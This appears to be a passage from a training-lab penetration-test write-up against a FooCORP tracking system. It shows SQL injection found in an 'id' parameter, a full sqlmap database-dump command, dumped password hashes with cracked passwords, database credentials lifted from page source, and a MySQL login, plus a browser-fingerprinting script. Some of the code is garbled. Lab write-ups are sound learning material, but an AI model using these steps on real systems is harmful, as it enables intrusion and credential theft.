    <script src="assets/js/main.js"></script>
    <script src="assets/js/footracking.js"></script>

body>
```


Inside that file, there was a url.

```
alert("Loaded!");
<!-- pre-login collect data -->
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
        console.log("OK");
    } else {
        console.log("Error!");
    }

    xhr.open("GET", "http://127.0.0.1/72ab311dcbfaa40ca0739f5daf505494/tracking2.php", true);
    xhr.send("ua=" + navigator.userAgent + "&platform=" + navigator.platform);
}
```

We visited the url, but didn't find much.




So, we tried accessing tracking (by removing the 2 in the url) and it gave us a form.




Clicking on send didn't do much at first, so we tried to intercept the request using burpsuite.

```
<form method=GET>
Choose record to view: <br />
<input type=text name=id value="1">
</form>
<input type=button value="Send">
</p><br />
```

We found that it requires an id parameter in the url, so we gave it that and it gave us records.




We checked for sql injection vulnerability and it was vulnerable.



We fired up sqlmap and tried to dump databases.


We got two databases.



We dumped the tables in footracking database.


```
hades@Asus:~/Desktop/eJPT PTS/Black Box 2$ sqlmap -u http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking.php?id=1 -D footracking --dump-all --batch
{1.3.11#stable}
http://sqlmap.org
```

We got some credentials. SQLMap also guessed two passwords for us.



```
Database: footracking
Table: users
[4 entries]
+----+-----+-----------+------------------------------------------+
| id | adm | username  | password                                 |
+----+-----+-----------+------------------------------------------+
| 1  | yes | fcadmin1  | c5d71f305bb017a66c5fa7fd66535b84         |
| 2  | yes | fcadmin2  | 14d69ee186f8d9bbeddd4da31559ce0f         |
| 3  | no  | tracking1 | 827ccb0eea8a706c4c34a16891f84e7b (12345) |
| 4  | no  | tracking2 | e10adc3949ba59abbe56e057f20f883e (123456)|
+----+-----+-----------+------------------------------------------+
```

Now, we needed a login page. We tried accessing /login.php and got it.




FooCORP **TRACKING SYSTEM** test environment

This is a restricted area.

Please type your credentials:

Logged in as tracking1, but no privileges gained.



We viewed the source code and found some sql credentials.

```
<!-- = '127.0.0.1'; = 'dbuser'; = 'xXxyYyzZz789789)))'; = 'footracking'; = mysqli_connect(, , , );-->
```


We logged into the mysql server running on port 63306

```
hades@Asus:~/Desktop/eJPT PTS/Black Box 2$ sudo mysql -u dbuser -p -P 63306 -h 172.16.64.92
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 182
Server version: 5.7.25-0ubuntu0.16.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
```

Now, we can give ourselves admin privileges.

